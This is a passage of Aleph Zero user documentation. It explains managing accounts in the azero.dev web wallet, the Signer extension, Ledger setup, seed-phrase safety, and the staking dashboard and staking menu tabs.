Please note that an account on the blockchain is not the same thing as the wallet used to create it. An account is an entry in the public database (the blockchain) that stores information about funds, transactions, staking etc. A wallet is a tool that stores a private key (mnemonic seed phrase) to an account and allows interacting with it. In particular, the same account can be accessed by multiple wallets, as long as the same mnemonic seed is used. So if you already have an account created with some other wallet and you would like to start using the web wallet, there's no need to create a fresh account and transfer all your coins to it. All you need to do is to import your existing account into [azero.dev](https://azero.dev/), as described below.
{% endhint %}

To **create a new account**, please:

1. Proceed to the [Accounts](https://azero.dev/#/accounts) tab.&#x20;
2. Click on Add Account.&#x20;
3. You'll see your mnemonic seed. Save it in multiple secure locations to ensure you have access to your wallet.&#x20;
4. Follow the on-screen instructions:&#x20;
   1. Set a local name for your account.&#x20;
   2. Choose a local password (it's only relevant for using this account via the azero.dev web wallet).&#x20;
   3. At the very last step, choose the correct location to save your backup .JSON files. They're an additional method of wallet recovery in case you'd lost your mnemonic seed phrase. Recovering your account via .JSON file requires entering the password you chose in the previous step.

To **import an existing account using seed phrase**, please:

1. Proceed to the [Accounts](https://azero.dev/#/accounts) tab.&#x20;
2. Click on Add Account.
3. You'll see a random mnemonic seed. Replace it with the mnemonic seed of the account you wish to import
4. Follow the on-screen instructions (same as above)

To **import an existing account using .JSON backup**, please:

1. Proceed to the [Accounts](https://azero.dev/#/accounts) tab.&#x20;
2. Click on Restore JSON.
3. Upload your backup .JSON file and enter the associated password.

To **remove your account** from the web wallet, please:

1. Proceed to the [Accounts](https://azero.dev/#/accounts) tab.
2. Next to the account you would like to remove, click 3 dots and select Forget this account.
3. Please note that this action happens purely on the client side and does not interact with the blockchain. Your account (together with all funds, staked coins, etc.) will stay on the chain unchanged. It will be only removed from the local list on the [Accounts](https://azero.dev/#/accounts) tab. You can reimport it at any time using the procedures described above.

### **Browser extensions**

An alternative way to manage your accounts that are accessible via [azero.dev](https://azero.dev/) web wallet is to use the [Aleph Zero Signer extension](https://alephzero.org/signer) maintained by the core team. It's a web browser extension that can store Aleph Zero blockchain accounts and allows using them from [azero.dev](https://azero.dev/) wallet and other websites (Staking Dashboard, Contracts UI).

The process of creating, importing, or removing an account in the extension is very similar to the procedures described above. All you need to pay attention to is the mnemonic seed phrase associated with an account. Additionally, backup .JSON files created by the web wallet are compatible with the browser extension.

Alternatively, [Polkadot{.js} extension](https://polkadot.js.org/extension/) works in a similar way.

### **Third-Party Wallets**

There are also a number of third-party wallets available in the Aleph Zero ecosyste&#x6D;**:**&#x20;

* [Nova Wallet ](https://novawallet.io/)
* [SubWallet](https://subwallet.app/)&#x20;
* [Talisman ](https://talisman.xyz/)
* [Parity Signer](https://signer.parity.io/)
* [Vulture Wallet](https://vulturewallet.net/)
* [Fearless Wallet](https://fearlesswallet.io/)
* [Ledger Hardware Wallet](/aleph-zero/use/ledger)
* [Tangem Hardware Wallet](https://tangem.com/en/)
* [Polkasafe Multisig](https://polkasafe.xyz/)

Please note that **the core team is not responsible for the development and maintenance of third-party wallets** and cannot guarantee proper security measures.


# Explorer

The Aleph Zero Explorer is available through Subscan and provides real-time information on all on-chain activities.

The Aleph Zero explorer is available via [Subscan](https://alephzero.subscan.io/), a high-precision web3 service for Substrate chains. It provides real-time information around Chain Data, Token Status, Latest Blocks, Transfers, and Validators in the network with a user-friendly interface.


# Ledger

Ledger hardware wallets are considered to be one of the most secure ways to store a variety of digital assets, including Aleph Zero (AZERO).

Ledger relies on an offline method of generating private keys, making it an optimal solution for a number of digital asset holders. Within this guide, we’ll walk you through connecting your Ledger device to the azero.dev wallet.&#x20;

#### **Before you start:**

1. Ensure that the latest version of the Aleph Zero (AZERO) app is installed on your Ledger device.&#x20;
2. Ensure that Ledger Live is closed—it can conflict with azero.dev.
3. Note that azero.dev doesn’t support Ledger devices on Mozilla Firefox. Please use Chrome or Brave instead.&#x20;
4. Ensure you have the latest firmware of Ledger installed.&#x20;

#### **Connect your Ledger to azero.dev**

1. Unlock your Ledger and open the Aleph Zero (AZERO) app on your device.
2. Open azero.dev in Chrome or Brave.&#x20;
3. Navigate to Settings, then select Manage hardware connections, and choose one of the following:&#x20;
4. 1. Attach Ledger via WebUSB if you’re running Windows.
   2. Attach Ledger via WebHID if you’re on macOS or Linux.&#x20;
5. Click Save.

#### Add your first Ledger AZERO account

1. In the top header, go to Accounts.&#x20;
2. In the drop-down menu, click Accounts.&#x20;
3. Select Add via Ledger.&#x20;
4. In the subsequent menu, enter a name in the Name field, then leave Account type and Address index as they are. Click Save. A pop-up window may appear.
5. To confirm the connection with your Ledger, select your device and click connect. Your Ledger AZERO account will appear.&#x20;

#### Add additional Ledger AZERO accounts

If you own multiple Aleph Zero (AZERO) accounts, follow the steps below to add them manually:&#x20;

1. Select Add via Ledger.
2. In the Name field, choose a different name for your second account.&#x20;
3. In the Account type field, choose Account type 1. Note that the address index field can stay on the default 0 value.&#x20;
4. Click Save.&#x20;

Your second Aleph Zero (AZERO) account should now show up next to your first account. If you own a third account, follow the same steps but this time choose Account type 2, and so on so forth.

For more information, follow the [link](< https://support.ledger.com/hc/en-us/articles/11778390870557-Aleph-Zero-AZERO-?docs=true>).


# Telegram Notifications

### Aleph Zero Alerts

Azero.live team has developed a Telegram bot that enables you to set up alerts for your wallets, staking events, and validators within the Aleph Zero mainnet. Here are the functionalities it provides:

* Subscribe to a wallet and receive notifications about its transactions and stacking activity.
* Set up alerts for your validator and receive notifications about any downtime events.
* Subscribe to the “whale alerts” and receive notifications about any significant transfers and stacking events.
* Subscribe to the price alerts and receive notifications when you reach the previously set desired price for AZERO.

[You can get the Telegram bot here](https://t.me/AlephZeroAlertsBot).<br>

### Aleph Zero Bot

Sekoya Labs has developed a Telegram bot that allows you to stay in touch with the Aleph Zero mainnet. You can add accounts to its watchlist to view detailed information about them, including nomination details about a validator account. Additionally, you can get general Aleph Zero network statistics.

[You can get the Telegram bot here](https://t.me/aleph_zero_bot).


# Aleph Zero Signer


# General introduction

The Aleph Zero Signer is the dedicated account manager extension for interacting with the Aleph Zero ecosystem.

It will manage your accounts and help you create new ones or import/export existing ones. This extension can also be used to sign transactions and interact with dApps.

You can download [the Signer](https://alephzero.org/signer) for Chrome, MS Edge, Opera, and Brave from the [Chrome Web Store](https://chrome.google.com/webstore/detail/aleph-zero-signer/opbinaebpmphpefcimknblieddamhmol) and for Firefox from [Add-ons](https://addons.mozilla.org/en-US/firefox/addon/aleph-zero-signer/).


# What does Signer do?

Signer does not act like a usual wallet – it does not show account balances, nor it allows for sending transactions directly from the interface. Transactions can only be conducted if they are happening in a connected app or directly on the web wallet. It is a way to sign blockchain transactions initiated by web apps, with a simple interface that makes using Web3 applications easier.

In the following sections, you can read about certain aspects of using the Aleph Zero Signer.

![](https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FTpQ4h8z6cUaDy2Uapg5l%2Fclick_help.png?alt=media\&token=8a299705-9dd2-4187-9e78-16aba8b948dd)


# What are Sub-accounts and Sub-account paths?

Sub-accounts are a method through which we can structure our main account and additional ones according to our needs and actions that we wish to perform on the blockchain. The initial account we create is called the root account, and all the ones that come after are the sub-accounts.&#x20;

If we want to create a new account, it can be done by selecting the Derive sub-account option in the parent account's menu. This branching off of accounts can quickly lead to a significant path of related accounts that could be arranged according to a sub-account path for further structure. The format of a sub-account path is /\<soft> //\<hard> ///\<password> where:

* /soft connects accounts in a manner whose relationship can be proven.
* //hard means that the relation between accounts is not “visible” for public addresses.
* ///password provides an additional (optional) encryption strategy.

///password works when importing an account, but isn't supported when creating a new derived account.

![](https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FrHVKKY8EXo2DW4bUBOMB%2Fimport_account.png?alt=media\&token=d6f01210-853b-423e-bb0c-cf06776829b6) ![](https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FbI5AALZ551Ech28BP7zL%2Fderive_sub_account.png?alt=media\&token=9a8e4567-c830-4fa5-94a1-8eef87e961dd)


# Why is it critical to store your Secret Phrase in a safe place?

The 12-word secret phrase is the key to your account and controls access to all your coins. It is essential to keep this phrase (and derivation path for derived accounts) safe and away from preying eyes! Remember that if you lose it, no third-party bank, government institution, or business can help you retrieve your cryptocurrencies. At the same time, anyone who obtains the secret phrase has total access to your account, so it’s critical not to share it and show it. You have full responsibility for handling your accounts safely.

Here are some – although not all–best practices for keeping your 12-word secret phrase secure:

* Store the secret phrase on offline devices, especially when the account holds a significant amount of funds. This is your cold wallet.
* Interact with dApps with an account that holds a smaller amount of funds. This idea ensures that even if someone gains access to your account, you won’t lose most of your funds.
* Write it down and store it physically in a safe or deposit box – although many deposit boxes don’t come with guarantees.
* Store it on a safe USB drive.&#x20;
* Some crypto enthusiasts go as far as engraving it on a metal plate to ensure longevity.
* Do your own research on cybersecurity and storing secret phrases (seed phrases).
* Whatever you do, don't share it with anyone!

![](https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FOXcxzYscpY7LTrbVRSw6%2Fsafety_first.png?alt=media\&token=1c7ccf9c-f44c-4595-a9c2-a750eabfd93f)


# How to forget and restore accounts?

Forgetting an account is not the same as deleting your account. It works similarly to traditional logging out with the caveat that forgetting removes your account from view in the signer. It does not delete your account from the network. You can always recover your account and bring it back to the signer as long as you remember your secret phrase (and derivation path for derived accounts) or possess the designated JSON file and remember password you have set.

![](https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FeaxjWYOz9tTl0n3pX5O9%2Fforget_account.png?alt=media\&token=d9a16b8b-931c-4513-82cd-e0f821fa4114)


# What are Networks?

The main network you can access through the signer is the Aleph Zero blockchain. This is the default network, but you can change the network to the others that are supported. You can interact with the Aleph Zero Testnet and connected networks that use the Substrate framework or are a part of the Polkadot ecosystem.

For example, accessing the Aleph Zero Testnet will permit you to interact with apps that have been released there and are currently in the testing phase. To learn how to get access to the Testnet, head over to our testnet website:  <https://testnet.alephzero.org/>

![](https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2Fqh5xuTE67StC8EAaQI6H%2Fimport_change_network.png?alt=media\&token=dec63bc0-d3aa-4dbe-b5da-a565c0a26930)![](https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2F1gRaR86op6H3eICqnG76%2Fchange_network.png?alt=media\&token=ec319fec-1498-46ee-be02-32a13dc1302c)


# What are Trusted apps?

Trusted apps are those to which you have already connected your Signer account. The applications themselves cannot act upon your account, and you still need to sign off on each transaction.

![](https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FAEFo2eyZZ9h5fWQSnntj%2Ftrusted_apps_list.png?alt=media\&token=f0867b07-eaae-4256-996f-0385af727a19)![](https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FDQLC3xqckhFptBImfOqL%2Fimage.png?alt=media\&token=3de391b9-52ea-460e-b7c8-99f3f01f3486)


# Dashboard


# Dashboard basics

A general guide to using Aleph Zero Dashboard

The Aleph Zero Dashboard is a more intuitive and user-friendly way to stake and manage staking configurations. It is available [here](https://dashboard.azero.dev) and can only be used with one of the compatible browser extension wallets listed in this article.

<br>

Read the guide to learn more about the Dashboard and its different sections.

<br>


# Overview

Overview of the UI on the Aleph Zero Dashboard

If you would like to learn how to start staking immediately, head to How to Start Staking Via the Dashboard\[hyperlinked]. This section provides some additional information about the different tabs in the UI.<br>

In the [dashboard](https://dashboard.azero.dev), you will see a variety of tabs: *Overview, Nominate, Pools, Payouts, Validators, Favourites and Resources.* Let’s go over each one and its purpose.<br>

### **Overview**

![](https://lh6.googleusercontent.com/7RVv7pIyBcBrSaSeNBiXglFKyDdYuAP7Cv2_IAYX4UMeB9UAps_9Vf4YL3CR_rNgjK9esT0oPmC1DB4nQGUllCwgbGSeonbHf0QPVMb5l8JTJxKKQqV06AbBMwR9T399KleJ4wSQMxCMgcudGxpy1Yw)

The Overview tab (testnet).

The *Overview* tab gives you a detailed view of the current stats of the staking mechanism, including:

* Total nominators (number of nominators active or waiting)
* Active nominators
* Current era number
* Historical reward rate
* Inflation rate
* Percentage of the supply which is staked
* Number of active nomination pools
* Amount of coins bonded in pools
* Number of active pool members
* Minimum bond for a direct nomination

Once connected, the tab also displays your account’s:

* Total balance
* The portions of the balance which are: available, unlocking, nominating, and pooled
* Reserve balance (existential deposit)
* Recent payouts, as well as a 10-day average

### **Nominate**

The *Nominate* tab allows you to make a direct nomination (tutorial available here\[hyperlinked]), as well as manage your already active one.\
![](https://lh4.googleusercontent.com/QD6m4-8dqgvZZofuFRvJYIe4kK9mjwHh1H1bXUz4hKFlXpq8ozAwyNYbUX4MfKzfe6IIhROQgrSkbSZQwcoWVqY54TSVXKTegK_yc4oTFIS8WdnGMcVEAEqa_yoxJYzUCdRJ62GdXQ77_av2mI3CjM4)

The Nominate tab (testnet).

\
The minimum bond (for a direct nomination) is displayed at the top of the page. If you are already staking (and your accounts are connected), this tab also allows you to view:

* Your balance, separated into: active, bonded (via a direct nomination), unlocking and free
* Which era your unbonding coins will be unlocked
* Your reward destination
* The status of your staking setup (waiting, earning rewards, etc)
* Your controller account
* Which validator you are nominating

It also allows you to make changes to your current staking setup. From this tab, you can:

* Bond more coins
* Unbond coins
* Rebond coins which are in the process of unbonding
* Change your reward destination
* Change your controller account
* Stop nominating your current validator and select a new one

### **Pools**

The *Pools* tab allows you to join or create a nomination pool (tutorial available here\[hyperlinked]), as well as manage your already existing membership in one.&#x20;

![](https://lh4.googleusercontent.com/ikASawLjBlgS6QRkpWw2R5S3rJnmEe-dPB791_WH6DxzP3mZnS6-d5_79WVzSEZUqbtEuDPvVjcwJ-YNLXFnpA0tqYxRdLdbiwss_-BBipk7izkpjYKArkb2yeVsC3jOMPl_aVtlm0o8MUqbS9rjZq4)

The Pools tab (testnet).

It is split into three sections by default: *Overview, All Pools and Favorites.* If you have already joined a pool (and your accounts are connected), a fourth section is available – *Members*.  By default, in the *Overview* section, you can view:

* The number of active pools
* The minimum bond to join a pool
* The minimum bond to create a pool<br>

&#x20;If you have already joined a pool (and your accounts are connected), it also allows you to view:<br>

* Your balance, separated into: active, bonded (in pools), unlocking and free
* Which era your unbonding coins will be unlocked
* The amount of rewards available to be claimed
* The status of your pooled staking setup (waiting, earning rewards, etc)
* Which validator the pool is nominating
* The different role accounts for the pool (depositor, root, nominator, state toggler)
* The pool’s state (open, closed)
* The amount of members in the pool
* The total amount of coins bonded to the pool
* The amount of coins that have been claimed by pool members
* The amount of coins available for pool members to claim

In addition, it allows you to perform a variety of account actions. From this tab, you can:

* Bond more coins
* Unbond coins
* Withdraw or bond your claimable rewards
* Leave the pool
* Create your own pool<br>

The *Members* section allows you to view every other member in the same nomination pool as you.

In the *All Pools* section, you can view every pool on the network (and their stats). You can sort through the pools using the filters, or search for a specific pool using the search bar. You can also set a pool as favorite by clicking the heart symbol next to it.\
\
Lastly, the Favorites section allows you to view all the pools which you have set as favorite. Here you can sort using filters and manage the list of favorite pools.

### **Payouts**

The *Payouts* tab allows you to see the total amount of coins paid out for the last active era (Last Era Payout), as well as your account’s payout history.

![](https://lh5.googleusercontent.com/Nq6OaQVuhZcMxaCFa27_yxPrgwHmzuWxcBLZ84vFNrkMKWjTSiZHadSJ9lvBMWw3vrZNjhKvbRThnfFahysaK08umaH-v-PIIBNUnK9jFlcgNlb-bs5bfkngfvyid2yKhEuOrsCKccGXOykEWTwvzsI)

The Payouts tab (testnet).

<br>

### **Validators**

The *Validators* tab allows you to see all validators and sort through them using the filters or search for a specific validator using the search bar. You can also set a validator as favorite by clicking the heart symbol next to it.

<img src="https://lh4.googleusercontent.com/2tYLDQXLYCOjoeZZXOmJltWu6PVkOc7YU5T8--lko1mX9MLofKcYP6GOhaRGben1mTW747r6JNDwqrJJHZanVbM6QnFb4qvGH4q1D7HiSHcB1b7pJdvtelqdp-FKdESslZdfFWW2jXhGCatpOTAqWWg" alt="" data-size="original">

The Validators tab (testnet)

It also displays:

* The total number of validators on the network
* The number of active validators on the network
* The average commission rate

### **Favorites**

The *Favorites* tab allows you to see and manage all validators who you have favorited, as well as sort through them using filters.

![](https://lh5.googleusercontent.com/ZQw-42RFOWMVsueCiZm3yUyWuidDSGUrbjgPXZ_PP_mMpMHBUbdJjseV38L0ObciNKcrmyOxjgkmOsZIgUbTRTGMRLcPLLlSsOB6MJXMclKRBEt_yG-6LOd9k4LprSiHRMxT5VnY_RyNPTETXExbF9k)

The Favorites tab (testnet)

### **Resources**

The *Resources* tab contains helpful definitions for many staking terms as well as links to useful resources and guides.

&#x20;![](https://lh6.googleusercontent.com/KO_ND2JFKJPKGvrXDtW7LFut8HH--I_amBLOOrFPxhvyOMsVAgDBto3_ymRo91JZPao89ROopp-mqko_9VI2U8QjOIybXJJzn0OlgnzXCx6tS5G-z9wV1I-aQmSenUkagF99a-a8EP4CumZx9-73Klo)

The Resources tab (testnet)

<br>


# Stake


# Staking Basics

Get started with staking on Aleph Zero's secure blockchain with privacy-enhancing technology.

{% hint style="info" %}
You can also consider [staking via Ike](https://ike.xyz/staking) and explore additional possibilities provided by liquid staking. See the [Ike documentation](https://docs.ike.xyz/) for more details.
{% endhint %}

Aleph Zero is a PoS (Proof of Stake) blockchain, and as such, it uses staking as a mechanism to keep the platform secure and stable. Unlike in a Proof of Work consensus, where an extensive amount of computational work (*mining*) is needed to ensure the correctness and integrity of the data on the chain, in Proof of Stake systems the security of the network is guarded by the combined coin collateral coming from nodes producing new blocks (*validators*) and other coin holders (*nominators*) who participate by expressing their trust in (*nominating*) certain validators.

Staking involves temporarily locking (*bonding*) some AZERO coins and using them as such collateral. As mentioned above, there are two special roles in Aleph Zero which require users to bond their coins:

* **Validators** are users who run Aleph Zero nodes. They process transactions, validate blocks, and take part in the AlephBFT consensus to finalize blocks, thus making them irreversible. To become a validator, one needs to stake enough AZERO and also have some technical background to run the Aleph Zero node software. If you would like to become a validator, please check out our [validator guide](/aleph-zero/use/validate/validating-overview) for more details about [validator staking](/aleph-zero/use/stake/validators). Users who contribute to the well-being of the chain as validators are rewarded for their service with [AZERO coins](/aleph-zero/use/stake/staking-rewards).
* **Nominators** are users who don't run Aleph Zero nodes, but still want to contribute to the network's security and earn staking rewards. They use their stake to nominate some trustworthy validators. As a consequence, a nominator's stake increases the total stake of the chosen validator, who then has proportionally higher vote power in the consensus and earns more rewards. See [Staking Rewards](/aleph-zero/use/stake/staking-rewards) for more details on how validators and nominators are rewarded for staking.

Since being a validator requires certain technical expertise and setup, most users contribute by becoming nominators. If you would like to find out how to do that, please visit [How to Start Staking With the Developer Wallet](/aleph-zero/use/stake/how-to-start-staking-with-the-developer-wallet) section.

### Staking eras

The staking process on the Aleph Zero blockchain is organized in periods called **eras**. Each era lasts approximately 24 hours (strictly speaking: 86400 blocks, which corresponds to 24 hours assuming an average block production time of 1 second) and throughout an era, all staking-related data on the chain (for example, who is a validator, how much is every user staking, who is nominating who and so on) is kept "frozen". Of course that doesn't mean you cannot change your staking choices - you can do it at any moment, but the changes you introduce (for example, [adding more stake](#user-content-fn-1)[^1] or changing a validator you nominate) will become effective only at the start of the next era. To be precise, you need to submit your changes at most 15 minutes (900 blocks) before the start of a new era for your changes to have an effect during that era.

### Rewards

The rewards for staking are awarded at the end of each era (exact formulas determining the awarded amounts are explained in [Staking Rewards](/aleph-zero/use/stake/staking-rewards)). New rewards are not automatically added to users' accounts at the moment an era ends, they need to be claimed by a special transaction called `payout_stakers`. This transaction can be sent by any user and results in rewards for a given era being paid to one chosen validator and **all** their nominators. So the full rewards payout to all Aleph Zero users requires a separate `payout_stakers` to be sent for each validator participating in a given era.

{% hint style="info" %}
Currently, Aleph Zero Foundation operates an automatic service that sends all the `payout_stakers` transactions right after a new era starts. So there is no need for anyone to perform `payout_stakers` manually anymore.
{% endhint %}

Rewards that have been awarded (the era ended), but have not yet been claimed are visible in the [Payouts tab](https://azero.dev/#/staking/payout). Having this tab empty means that all your rewards have been claimed and are already on your account. To see your past rewards, please inspect your account details on [Subscan](https://alephzero.subscan.io/).

[^1]:


# Staking Menu Overview

Overview of the Staking UI on azero.dev

If you would like to start staking right away, please jump to [How to Start Staking With the Developer Wallet](/aleph-zero/use/stake/how-to-start-staking-with-the-developer-wallet). The section below presents more detailed information about various tabs and menus available on[ https://azero.dev/#/staking](https://azero.dev/#/staking).

Most of the staking related functionalities can be accessed by the **Staking** menu present in the **Network** tab:&#x20;

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FmIVae37wTsMvT5CSPjHu%2Fimage.png?alt=media&amp;token=905fd396-ed30-4bab-878e-90db80714d6d" alt=""><figcaption><p>How to enter Staking tab</p></figcaption></figure>

{% hint style="warning" %}
Note that screenshots provided in this guide are from Aleph Zero Testnet ([test.azero.dev](https://test.azero.dev)), but the Mainnet interface ([azero.dev](https://azero.dev)) is exactly the same.
{% endhint %}

The staking menu has the following tabs: **Overview, Accounts, Payouts, Pools, Targets, Slashes, Validator stats, Performance, Future Committee, and Suspensions**. Below, we explain the contents and purpose of each of them.

## Overview

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FuAkofxsn5pWxJfqwZHUk%2Fimage.png?alt=media&amp;token=ccb55639-d4b2-430a-9d51-257b4bb39781" alt=""><figcaption><p>Staking overview tab on the AlephZero Testnet</p></figcaption></figure>

This tab presents a handful of global staking-related data:

* `era validators`: number of validators elected in the current era,
* `active / nominators`: number of nominators in the current era (and *submitted* for the next era - see note below),
* `staked`: a total percentage of staked AZERO, as a fraction of all AZERO in existence,
* `inflation`: current yearly inflation: taking effect on October 14th, 2024, for the first year, 27M coins will be emitted. This number will be reduced exponentially every year until the community-agreed max supply (520M coins) is reached,
* `session`: current session number,
* `era`: a current era number.

{% hint style="info" %}
Number of `active` nominators is roughly ten times less than submitted nominators for the next era is a side effect of *permissioned decentralization* that happened on December 17th 2024. As a result of that event, 9 foundation validators were decommissioned, but their nominators still have not changed their nominations.
{% endhint %}

Then, there's a table that contains a detailed view of all **current era** validators:

* a validator's account ID or identity,
* `other stake`: a toggle displaying sum of all nominators stake of the given validator. You can click on it to see full list of individual nominators stakes,
* `own stake`: stake of the validator itself, ie excluding its nominators,
* `nominators` : a list of nominators of the given validator (for the **current era**),
* `commission`:  % of reward taken solely by the given validator, see [Staking Rewards](/aleph-zero/use/stake/staking-rewards)

You can search for a given validator using table filter. It accepts either part of account id (e.g. `5CGTtu` ) or identity (e.g. `AZF/` ).

Last but not least, there are two toggle groups, that filters a list of validators as a whole:

* `Own validators`: displays only the validator accounts that you added in `Staking/Accounts` tab,
* `All validators`: displays all validators for the **current era**.

## Accounts

This tab presents a list of all your accounts involved in staking. Please mind the fact that an account will be visible here only if it is added to your accounts in the [Accounts](https://azero.dev/#/accounts) tab (or injected by a [browser extension](/aleph-zero/use/wallets#browser-extension)).\
Here you can perform all actions related to staking:

* bond tokens and add more bond tokens,&#x20;
* choose and change a validator to nominate,
* unbond tokens,
* withdraw unbonded tokens,
* change reward destination - see below,
* change validator commission,
* kick nominators of your validator,
* change session keys.

{% hint style="info" %}
*Staking reward destination* is either of below:\
1\. Stash account (increase the amount at stake) - claimed rewards is sent to stash account, and bonded  to own stake amount immediately, which takes an effect in the next era\
2\. Stash account (do not increase the amount at stake) - claimed rewards is sent to stash account, but not bonded - and can be transferred immediately\
3\. Controller account - deprecated\
4\. Specified payment account - as point 2., but you can use here a specific account/ Useful if you want to have all rewards from your various staking account to land in the same place.
{% endhint %}

In the **Stashed** view, you can perform actions related to the direct nomination (`Nominators` toggle) or to the validator account (`Validators` toggle). `All stashes` toggle combines both functionality, ie all your validator and nominator accounts. Please note a single account must be either a direct nominator, a validator, or a nomination pool.

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FKocMf0MywFRWEo4kzNdL%2Fimage.png?alt=media&amp;token=66a2e330-1694-4dad-b38d-9978486a5a3e" alt=""><figcaption><p>Staking Accounts tab on the AlephZero Testnet</p></figcaption></figure>

In the **Pooled** view, you can perform actions related to nomination pools:&#x20;

* see the pools you are a member of,
* bond more tokens,
* unbond tokens,
* withdraw claimable rewards,
* withdraw unbonded tokens,
* set pool's nominess (only pool's admin).

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FGNTtHLsBKMbW2ALQSrIG%2Fimage.png?alt=media&amp;token=c86aa7ee-bc1e-48a3-b942-1fc6ddd20f9a" alt=""><figcaption><p>Staking Accounts tab the AlephZero Testnet</p></figcaption></figure>

## Payouts

This tab presents a list of *pending* staking rewards - ie those that are already awarded but not yet claimed.  If there's no such rewards, ie all have been already claimed or period of 84 eras passed, this tab shows empty data. On the AlephZero Mainnet, there's an automatic service that claims a reward each era, so you don't need to worry about claiming a payout yourself.  If you would like to see your historic payouts, we recommend using[ Subscan](https://alephzero.subscan.io/)—simply paste your Account in the search bar to display the details of your account, including staking rewards.

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FsoTNpQws9VTk7DmbHGOR%2Fimage.png?alt=media&amp;token=4abf6920-d41a-44f2-9318-55b6e81a8dc5" alt=""><figcaption><p>Payouts tab on the AlephZero Testnet</p></figcaption></figure>

## Pools

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FegfyCamjopwa8wu0D9jo%2Fimage.png?alt=media&amp;token=54c507ae-b167-4b97-aae6-b583e9e68876" alt=""><figcaption><p>Staking Pools on the AlephZero Mainnet</p></figcaption></figure>

You can view the list of Nomination pools. See[How to Start Staking With the Developer Wallet](/aleph-zero/use/stake/how-to-start-staking-with-the-developer-wallet) to learn more about what they are. On top of the list, on the left-hand side, you can select **Own pools**, **All pools**, or **Foundation pools**. The last option will display nomination pools associated with validators operated by the Aleph Zero Foundation.

## Targets

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FRx1BsrhbkZjrAe0s68OQ%2Fimage.png?alt=media&amp;token=050de4d8-766e-4d5c-b815-569cad964b80" alt=""><figcaption><p>Targets tab on the AlephZero Mainnet</p></figcaption></figure>

Targets tab displays summary of staking algorithm parameters and details of all **current era** validators.

In the summary of staking algorithm you can find:

* `total staked`: summary of all AlephZero tokens staked, divided by total issuance of all AlephZero tokens,
* `returns`: this is `inflation` (from Overview tab) divided `total staked` (from this tab, expressed in percentage), multiplied by 0.9
* `lowest`: minimum staked value of current era validators,
* `avg staked`: summary of total validators staked, divided by nymber of validators in the current era,
* `min nominated`: direct nomination minimum value,
* `threshold`: direct nomination threshold,
* `last reward`: number of tokens minted in the last era by the staking algorithm.&#x20;

In the details of the validators, you can find below info for a given validator:

* the validator's account id or identity,
* blue arrow left to the identity indicates that the validator is elected in the current era,
* `last era payout`: era number which was last paid for the validator,
* `nominators`: two numbers denoting respectively current era nominators and next era nominators of the validator,
* `comm.`: the validator's commission,
* `total stake`: summary of the validator own stake and all its nominators stakes,
* `own stake`: solely own validator stake,
* `other stake` : sum of all nominators stakes of the validator,
* `return`: this is `returns` multiplied by `1 - validator commission` .

As in the Overview tab, you can search for a validator by its Account ID or identity, and sort table by `total stake` , `own stake` , `other stake` , `return` columns.

Each entry in the list has small green icon which  ![](https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FntymKOCN0xPLctL9UOhp%2Fimage.png?alt=media\&token=d8d2dba9-5459-485a-8c28-c078c6586359)  which redirects you to Validator Stats tab (see below).

## Slashes

This tab is empty - there's no slashing algorithm implemented on the AlephZero chain.

## Validator stats

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FzpKAbEeOvamlgU5gzH6C%2Fimage.png?alt=media&amp;token=0a4fa00d-be8d-45bf-a363-fce26858540b" alt=""><figcaption><p>Validator stats tab on the Aleph Zero Mainnet</p></figcaption></figure>

Here you can query an Account ID of any validator in order to see their basic block production performance statistics. This is useful mostly to validators. But, as a nominator, you can use it to check how your chosen validator is performing, in particular if there are any recent sessions during which your validator has underperformed. In each row of the table, you can find entry about performance in a given session:

* The validators Account ID or identity,
* session number,
* amount of blocks created in that session,
* percentage of block production score awarded for this session, in percentage.

&#x20;Below that you can see diagrams showing:

* rewards received in a given era and the average reward till that era;
* input total stake for a given era;
* validator commission in a given era.

{% hint style="info" %}
The history accessible by this tab goes back 84 eras.
{% endhint %}

## Performance

